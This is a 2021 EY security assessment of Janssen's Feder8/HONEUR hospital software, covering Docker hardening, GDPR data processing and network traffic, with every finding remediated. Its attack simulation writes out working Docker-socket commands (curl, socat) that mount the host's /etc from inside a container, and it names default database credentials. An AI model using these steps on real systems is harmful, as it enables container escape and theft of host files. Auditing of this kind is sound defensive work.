


Table of contents

- **1** Project information
- 2 Executive summary
- 3 Detailed results
- 3.1 Security of the local environment
- 3.2 Personal data processing
- 3.3 Data exchange
 - 4 Appendix



Project information





Objectives

The objective of the assessment was to evaluate the security posture of the Feder8 resources that are locally installed at hospitals and the data that is transferred from the local environment to the central Feder8 platform. We evaluated whether or not personal data is being processed by the locally installed resources, whether personal data is being sent from the locally installed resources at the hospitals to the central Feder8 platform and if the security configuration of the locally installed resources prevents unauthorized access to and modification of data.

To achieve this validation we performed the following activities on the local environment, which is based on the HONEUR environment:

- We reviewed the security configuration of the local resources
- We reviewed the data that is being processed by the local resources
- We reviewed which data is exchanged from the local resources to the central Feder8 platform

Approach

Security of the local environment

The security of the local environment was evaluated using renowned industry standards, such as those from CIS (Centre of Information Security) cybersecurity controls for container technologies, the OWASP Docker container security guidelines and the EY Infrastructure attack and penetration testing methodology.

Personal data processing

To understand which data is being processed by the local environment, we setup a local database and reviewed the mechanism how data from the Electronic Patient Record is loaded in that database. Consequently, we reviewed which data is used and whether or not any personal data, under the definition of Article 4 GDPR, is being processed.

Data exchange

For the duration of our tests, we analyzed the network traffic that is sent from the local environment to the Feder8 platform and the network that is received back. The objective of this analysis was to confirm that the architecture of the local environment and Feder8 platform was not sending or receiving data other than its intended purpose. We ran the first network analysis for 24 hours to generate a baseline. This allowed us to filter the baseline traffic from the traffic that was captured during the tests. Once filtered, the remainder of the capture files were analyzed automatically and verified manually to identify any covert data streams that could contain personal data.



Section 2

Executive summary





Executive Summary

In the period between January 11, 2021 and January 29, 2021, EY performed an independent cybersecurity assessment on the locally installed resources for hospitals in support of the HONEUR network as required for communicating with the central Feder8 platform, that is used to analyze hematological malignancies and improve outcomes for patients across Europe, as designed and built by Janssen Pharmaceutica.

The objectives of the assessment were to evaluate 1) the security posture of the resources that are locally installed at hospitals 2) which data is being processed by the locally installed components and 3) which data is transferred from the local environment to the central Feder8 platform.

While our assessment was based on the resources that are developed in support of the HONEUR network, the same design and concept will be later used by Janssen Pharmaceutica to setup a federated data network supporting other research purposes as well - branded as Feder8. In our approach of the assessment, we imitated a hospital network in a lab environment and setup a copy of the local HONEUR components, allowing us to perform a detailed review of the inner workings of the platform.

This executive summary contains the most important findings and recommendations for further improvement. The technical details and specific recommendations can be found in the remainder of this report.

Key findings of the evaluation - Security of the local environment

We identified one high risk issue and 2 medium risk issues as a result of the environment security review of the local environment infrastructure.

The internal database, containing both a subset of the Electronic Patient Record data and the details of the analysis results, is configured with a weak and default password. In its current setup, the database could potentially be accessed by everyone with access to the local network, increasing the likelihood that unauthorized access could be obtained to the database.

We recommend allowing for a strong password to be configured during the installation of the database and limiting the systems that can connect to the database.

Secondly, we identified that a 'break-out' of the virtual infrastructure is possible due to the way the 'Honeur-studio' docker container is currently configured, allowing access to the hosting server.

We recommend changing the design of how the docker container is mounted on the host system.





Executive Summary

Key findings of the evaluation - Security of the local environment (continued)

Finally, we identified that the default user within parts of the infrastructure is configured with privileged access rights, allowing an adversary to potentially access the host system from within the container.

We recommend not using the 'root' user within the docker container to run the services, but instead configuring a user with lower privileges.

Key findings of the evaluation - Personal data processing

Through our assessment of the data that is being processed by the HONEUR environment and of the scripts that were used by Janssen Pharmaceutica for this assessment, we did not identify that data was collected and analyzed that could be used to directly link back to an individual patient.

Important to note is that while the provided query for this assessment did not contain any instructions to process personal data, we can fairly assume that a modified query file would potentially allow to gather sufficient datasets to identify an individual and thus become personal data.

We recommend implementing a governance process to ensure that future query files are thoroughly reviewed before being deployed into production.

Key findings of the evaluation - Data exchange

Through our analysis of the data that is being exchanged between our local HONEUR environment and the central Feder8 platform, we did not identify any data being exchanged different from what the HONEUR environment was designed to process and transmit to the central Feder8 platform.

While multiple connections (~750) were established during our two-week testing period, none deviated from the technical setup of the environment and no other data was communicated to external systems.



3.1 Section 3.1 Detailed results

Security of the local environment



Security of the local environment Detailed Approach

Detailed Approach

Scope: The environment that is to be deployed at hospitals, excluding the underlying infrastructure of the hospital and the central Feder8 environment of Janssen Pharmaceutica

The local environment relies on multiple different technologies such as Apache Zeppelin, Nginx, Python and many more. All these technologies are made available through Docker containers. These docker containers are designed to separate applications from the host system without replicating common software components. This results in a highly customizable and scalable environment.

These types of environments are faced with specific types of threats, which differ from the common web application or infrastructure threats. In order to analyze the security of the environment, a renowned framework was selected: the "CIS Docker Benchmark". The Centre of Information Security (CIS) is considered to be one of the most renowned sources when it comes to security frameworks. The Docker Benchmark consists of eight different chapters where chapter four (Container Images and Build File Configuration) and chapter five (Container Runtime Configuration) were selected for this assessment, as the other relate to host and/or cluster security and are considered not the responsibility of Janssen Pharmaceutica but the responsibility of the hospital. We expanded the control testing using the OWASP Docker security guidelines and the EY internal pentesting methodology. The graphs below provide an overview of the different controls and their outcome.



Tested number of controls and the outcome of our analysis

Four findings from the CIS benchmark were withheld in this report as they were considered to be the ones with the most relevance to this assessment. An attack scenario was illustrated for the high risk finding. The table below shows the mapping between the three findings and the Docker containers in scope.

	Finding 3.1	Finding 3.2 CIS-5.3.1	Finding 3.3 CIS-4.1	Finding 3.4 CIS-4.6
Honeur-Studio	Х	Х	Х	Х
Honeur-Studio-Chronicle		Х	Х	Х
WebAPI				
Zeppelin		Х	Х	
Postgres				
Nginx		Х	Х	Х






Retesting Results

Scope: The environment that is to be deployed at hospitals, excluding the underlying infrastructure of the hospital and the central Feder8 environment of Janssen Pharmaceutica.

To verify the remediation of the discovered vulnerabilities by the development team of Janssen Pharmaceutica, we retested the previously detected findings. The chart below shows that the previously made findings were resolved correctly.



Tested number of controls and the outcome of our analysis

Four findings from the CIS controls review were withheld in this report as they were considered to be the ones with an impact on the security posture of the environment.

The table below shows the mapping between the four findings and the Docker containers in scope. Due to the changes made by Janssen Pharmaceutica, the four findings have been remediated in their respective environments.

	Finding 3.1	Finding 3.2 CIS-5.3.1	Finding 3.3 CIS-4.1	Finding 3.4 CIS-4.6
Honeur-Studio	Resolved	Resolved	Х	Resolved
Honeur-Studio-Chronicle		Resolved	Х	Resolved
WebAPI				
Zeppelin		Resolved	Х	
Postgres				
Nginx		Resolved	Resolved	Resolved





Finding 3.1	Weak de	Weak default password for database authentication					
Likelihood	High	Impact	Medium	Risk	High		

Description

Affected containers: postgres

The Postgres database is configured with default credentials "HONEUR:HONEUR" and "HONEUR_admin:HONEUR_admin". These credentials cannot be changed during the setup of the environment and are hardcoded into the PyFeder8 module (DatabaseConnection.py).

By default, the container exposes the containers TCP port 5432 through the hosts TCP port 5444, this allows all systems on the same network segment to access the database service.

Risk

The default credentials could be easily guessed and limited technical knowledge is required for accessing the database. Therefore the likelihood of this finding is rated as "High".

The database could potentially stores personal information and the HONEUR_admin user has unlimited rights within the database system. Therefore the impact of this finding is rated as "High".

Recommendation

We recommend implementing a random password generator or enforcing a strong password policy during the configuration of the database user.

We recommend limiting, for example using a whitelisting approach, the systems that can connect to the database service on the hosts TCP ports 5432 through 5444.

Results of the retesting

During the installation of the Postgres database, a script will prompt the user to enter a password for the "honeur" and "honeur_admin" account. A randomly generated password is suggested, which the user can accept or modify.

Resolved





Finding 3.2 Docker socket available without authentication (CIS 5.31)

Likelihood Low Impact High Risk Medium

Description

Affected containers: Honeur-Studio

The container 'Honeur-Studio' is configured to mount the Docker Socket. This socket allows interaction with the Docker Engine API running on the host systems. The Docker Engine API is used to control the containers on the host such as creating, starting or removing containers.

Docker Socket: /var/run/docker.sock)

The socket is mounted using the default "unix" type and can be accessed without authentication or encryption.

Risk

Accessing the Docker Socket requires advanced technical capabilities and knowledge of the platform. The socket can only be accessed from within the container, which could only be accessed by exploiting the services provided by the container. Therefore the likelihood of this finding is rated as "Low".

The Docker Socket can be used by an adversary to access the host system from within the container. This could impact other containers running on the system and provide an initial foothold within the client environment. Therefore the impact of this finding is rated as "High".

Recommendation

We recommend not mounting the Docker Socket in any of the containers, instead we recommend mounting the socket over TCP and implementing authentication (ex. proxy) and encryption (ex. HTTPS).

Results of the retesting

The Honeur-Studio container is configured without access to the Docker Socket. A TLS (HTTPS) connection is now used, which is secured with a Docker authorization plugin with minimal access for the Honeur-Studio container.

Resolved





Finding 3.3 Containers run with root user privileges (CIS 4.1)

Likelihood Low Impact High Risk Medium

Description

Affected containers: Honeur-Studio, Honeur-Studio-Chronicle, Nginx, Zeppelin

The aforementioned containers are defined to run with root user privileges.

This is considered to be default behavior of the Docker Engine when a specific lower privileged user is not defined.

Risk

An adversary requires access to the container to exploit the root privileges within the container. Therefore the likelihood of this finding is rated as "Low".

The root privileges can be used by an adversary to access the host system from within the container. This could impact other containers running on the system and provide an initial foothold within the client environment. Therefore the impact of this finding is rated as "High"

Recommendation

We recommend not using the root user within the docker container to run the services. Instead, we recommend configuring a lower privileged user, using the "USER" instruction in the Dockerfile (the configuration file of the container).

Results of the retesting

The affected containers now make use of the S6-overlay technology. Initially the containers are started using root privileges, only to create the required users to start the needed applications with correct privileges.

Resolved





Finding 3.4 Health checks not defined for containers (CIS-4.6)

Likelihood Low Impact Low Risk Low

Description

Affected containers: Honeur-Studio, Honeur-Studio-Chronicle, Nginx

The aforementioned containers do not have any health checks configured.

Health checks are designed to verify the integrity and availability of the container to verify whether a container is operating normally.

Risk

Once the platform is configured and up and running, the likelihood of it entering an unavailable state is minimal. Therefore the likelihood of this finding is rated as "Low".

The health check capability of Docker allows to verify whether a container is operating normally. The availability of the platform could by impacted when one or more components enter an unavailable state. The impact is limited to the availability of the platform. Therefore the impact of this finding is rated as "Low"

Recommendation

We recommend implementing a health check for every container using the "HEALTHCHECK" instruction.

Results of the retesting

All containers have health checks configured. Resolved



4



Attack objective

The following four steps describe the commands that could be used to access the host system from inside the vulnerable Honeur-Studio container.

Create

In order to verify connection to the docker socket from within the container, the following command can be used:

curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json

Once connection has been verified a JSON object is constructed. This JSON will serve as input for the latter commands. The JSON defines a mount of the host /etc folder.

{"Image":"ubuntu","Cmd":["/bin/sh"],"OpenStdin":true,"Mounts":[{ "Type":"bind", "Source":"/etc/", "Target":"/host_etc"}]}

The JSON file is then pushed to the docker socket using the following HTTP Post command: Curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d "\$(cat container.json)" http://localhost/containers/create

The output of the command will be the ID of the container that was created based on the provided JSON

Docker Start m.

The container ID that was included in the output of the creation command can be used to start the container on the host. The following command can be used to start the container: Curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/{CONTAINER_ID}/start


Once the container is running, it can be accessed using a tool called "Socat". This tool will provide a bind shell over the available socket. The tool is initiated with the following COmmand: socat - UNIX-CONNECT:/var/run/docker.sock

Once the connection is successful the connection with the container can be made using a HTTP Post request POST /containers/{CONTAINER_ID}/attach?stream=1&stdin=1&stdout=1&stderr=1 \ HTTP/1.1 \ Host: \ Connection: Upgrade \ Upgrade: tcp

This will allow us to access /host_etc and access the confidential files on the host system.



Security of the local environment Attack Simulation





Section 3.2

Detailed results

Personal data processing





Detailed Approach (Database Structure)

The platform processes information of patients which are being treated in a given hospital. The information originates from the "Electronic Patient Record" (EPR), using an Extract-Transfer-Load (ETL) process to transfer a subset of the EPR data to an on-premise database of the local Feder8 network in the hospital, supported by PostgreSQL. This query is developed by Janssen Pharmaceutica in cooperation with the IT team of the hospital, as a custom solution could be required to transform some of the data specific to the hospitals.

The database is configured with multiple schematics: 'omopcdm', 'results', 'scratch', 'version', 'webapi', 'public'. The 'omopcdm' schematic was further analyzed in detail. This schematic contained the following 43 tables:

attribute_definition	condition_era	location	provider
care_site	condition_occurrence	measurement	relationship
cdm_source	cost	metadata	source_to_concept_map
Cohort	death	note	specimen
cohort_attribute	device_exposure	note_nlp	treatment_line
cohort_definition	domain	observation	visit_detail
Concept	dose_era	observation_period	visit_occurrence
concept_ancestor	drug_era	outcomes	vocabulary
concept_class	drug_exposure	payer_plan_period	provider
concept_relationship	drug_strength	person	relationship
concept_synonym	fact_relationship	procedure_occurrence	

These tables contain 431 columns, each of these tables and columns in the on-premise database were analyzed in an attempt to identify data fields that could potentially contain personal data. The results of this analysis was verified with Janssen Pharmaceutica through interview.

address_1	ethnicity_concept_id	month_of_birth	race_source_concept_id
address_2	ethnicity_source_concept_id	name	race_concept_id
birth_datetime	ethnicity_source_value	person_id	race_source_value
city	gender_concept_id	person_source_value	year_of_birth
county	gender_source_concept_id	provider_name	zip
day_of_birth	gender_source_value	provider_id	

The data in the PostgreSQL database is centralized around the "person_id" identifier. We noted that the "person_id" is unique to the environment and does not correlate to the patient identifier in the source data (EPR). The remainder identifier fields are based on OHDSI concepts.





Detailed Approach (Query File)

A sample dataset was provided which was used to load data into the PostgreSQL database running in the on-premise environment. The script that is used to initiate the transmission of data to the central platform was also provided for detailed analysis. The script "data_profiling.py" contains 27 different queries for interacting with the PostgreSQL database and ends up composing a JSON data object which stores the results of the different queries.

Queries

The queries are categorized according to the main table that is queried. Each query returns a selective set of columns, the following columns are returned (combined with analytical data) in one of the 27 queries:

person.year_of_birth	drug_exposure.drug_exposure_start_date
person.gender_concept_id	observation_period.observation_period_start_date
concept.concept_id	observation_period.observation_period_end_date
concept.concept_name	procedure_occurrence.procedure_date
concept.concept_code	condition_occurrence.condition_start_date
drug_exposure.drug_concept_id	treatment_line.line_number

The data object refers to these categories when transmitting the results of the analysis to the central platform. We refer to Appendix B for a full list of the queries and the data they collect.

Results

Once all the queries were executed, the results are bundled in a .JSON file, are stored locally and are identifiable by the "_summary.json" suffix. The URL that is used for transmitting the data depends on the environment settings. The different URLs are defined in the PyFeder8 package (Python Module). The following environment URLs are available: 'production', 'user acceptance testing' (UAT), 'development' (DEV) and 'local'.

The hospital is responsible for executing the query file and initiating the data transmission to Janssen Pharmaceutica. We did not identify mechanisms that allow Janssen Pharmaceutica to initiate a data transfer from the central Feder8 platform to the locally installed environment.

Authentication

The script utilizes a token to authenticate with the central platform. Authentication with the on-premise database is performed through username and password, which are defined in a .JSON file and which are hardcoded in the method "get_local_omop_cdm_db_engine". HONEUR credentials are hardcoded in the PyFeder8 package.






Conclusion

Through our assessment of the data that is being processed by the HONEUR environment and of the scripts that were used by Janssen Pharmaceutica for this assessment, we did not identify that data was collected and analyzed that could be used to directly link back to an individual patient.

Important to note is that while the query for this assessment did not contain any instructions to process personal data, and that the provided data set did not include personal data, we can fairly assume that a modified query file would potentially allow to gather sufficient different datasets to identify an individual and thus become personal data.

We recommend implementing a governance process to ensure that the ETL process and future query files are thoroughly reviewed before being deployed into production.





Section 3.3

Detailed results

Data exchange





Detailed Approach

The exchange of data between locally installed platform and the centralized platform was analyzed using three different methods, with an objective to determine if and which personal information was transferred to the central platform.

1. Traffic capture and analysis

During our testing a traffic collector solution was installed on our test server. This solution was configured to capture any and all data that was send from or to our test server. It not only collects the connection details of both systems that take part in the connection but it also captures the data that was present in the network traffic. The solution stores all this information in '.PCAP' files. This format allows for easy post-processing and analysis.

The analysis focused on inbound and outbound traffic, which resulted in 661 unique systems during our testing period. These results were manually verified in order to categorize every system that connected, systems that were irrelevant for our testing purpose were gradually filtered out. Examples of these systems were the backend Azure infrastructure, software package mirrors, update servers or other known whitelisted systems on the internet.

We identified two systems relevant to our testing purposes: *storage-uat.HONEUR.org* (52.50.48.208) and *catalogue-uat.HONEUR.org* (52.210.254.6). These systems were identified through the source code review.

2. Source code review

The source code of the script that organizes the transfer of data to the centralized platform was analyzed to identify the code blocks that are responsible for data transmission. This also included the 'PyFeder8' Python package. This analysis resulted in the identification of the data that was assembled and constructed to be transmitted to the centralized platform.


3. Data object validation

The source code was altered in order to redirect the data that was supposed to be transmitted to the central platform to be directed to one of our testing servers. This allowed us to analyze the data that was transmitted. We verified that this data object was identical to the one that was identified during the source code review.

The data object mainly transports statistics, the data from the following tables is queried: person, condition_occurrence, drug_exposure, observation_period, measurement, observation, treatment_line and procedure.



Summary of Connections





Conclusion

Through our analysis of the data that is being exchanged between our local HONEUR environment and the central Feder8 platform, we did not identify any data being exchanged different from what the HONEUR environment was designed to process and transmit to the central Feder8 platform.

While multiple connections (~750) were established during our two-week testing period, none deviated from the technical setup of the environment and no other data was communicated to external systems.



Section 4

APPENDIX



APPENDIX A:

Workflow Diagram



APPENDIX B

Queried data matrix



Queried data matrix

	omopcdm.person.year_of_birth	omopcdm.person.gender_concept_id	omopcdm.concept.concept_id	omopcdm.concept.concept_name	omopcdm.concept.concept_code	omopcdm.condition_occurrence.condition_start_date	omopcdm.drug_exposure.drug_concept_id	omopcdm.drug_exposure.drug_exposure_start_date	omopcdm.observation_period.observation_period_start_da	omopcdm.observation_period.observation_period_end_dat	omopcdm.treatment_line.line_number	omopcdm.procedure_occurrence.procedure_date
query_101	х											
query_102		Х	Х									
query_201			Х	Х	Х							
query_202			Х	Х	Х							
query_203						Х						
query_301				Х	Х		Х					
query_302				Х	Х		Х					
query_303								Х				
query_401 query_402				Х					X	X		
query_402 query_501			х	х	х				Х	Х		
query_502			X	X	X							
query_503			X	X	X							
query_504			X	X	~							
query_505			х	х								
query_601			Х	Х	Х							
query_602			х	х	Х							
query_603				х	Х							
query_604			х	х								
query_701											Х	
query_702											Х	
query_703			Х	Х								
query_704			х	х								
query_705			Х	Х							Х	
query_706			Х	Х							Х	
query_801			Х	Х	Х							
query_802			Х	Х	Х							
query_803												Х



APPENDIX C

Risk Matrix





Risk Matrix				
	Negligible impact	Low Impact	Medium Impact	High Impact
Negligible Likelihood	Negligible	Low	Low	Low
Low Likelihood	Low	Low	Medium	Medium
Medium Likelihood	Low	Medium	Medium	High
High Likelihood	Low	Medium	High	High

Impact	
High	Findings classified as High have a direct impact on the confidentiality, integrity or availability of Janssen Pharmaceutica's information assets. It is advised to mitigate these findings as soon as possible.
Medium	Findings classified as Medium have a limited impact on the business of Janssen Pharmaceutica. Immediate attention is not required, but it is advised to mitigate these findings within a reasonable time-frame.
Low	Findings classified as Low have a low impact on the business of Janssen Pharmaceutica. Immediate attention is not required, but it is recommended to resolve these findings in order to improve the overall security posture.
Negligible	Findings classified as Negligible have no impact on the business of Janssen Pharmaceutica.

Impact	
High	Findings classified as High imply that no advanced knowledge or specialized tools are required to abuse the identified vulnerability.
Medium	Findings classified as Medium imply that some knowledge is required, but that several tools are publicly available to automatically abuse the identified vulnerability.
Low	Findings classified as Low imply that advanced knowledge is required and no public tools or exploits are available to abuse the identified vulnerability.
Negligible	Findings classified as Negligible imply that it is deemed almost impossible to abuse the identified vulnerability.



Section O 7

CONTACTS



EY | Assurance | Tax | Transactions | Advisory

About EY

EY is a global leader in audit, tax, transactions and advisory services. With the insights and the quality services we provide, we contribute to building confidence in the capital markets and economies around the world. We train leading managers who, by working together, deliver on our promises to all our stakeholders. We thus play a crucial role in creating a better working world for our employees, our clients and society.

© 2021 EYGM Limited. All rights reserved.

The designation "EY" refers to the global organization and possibly one or more member firms of Ernst & Young Global Limited, each of which is a separate legal entity. EYG is a UK company limited by guarantee and does not provide services to clients itself. For more information about our organization, please visit ey.com.

ey.com/be

Andy Deprez

Partner

Mobile: +32 (0) 477 62 78 48 E-mail: andy.deprez@be.ey.com

Yannick Scheelen

Senior Manager

Mobile: +32 (0) 472 63 09 19

E-mail: yannick.scheelen@be.ey.com

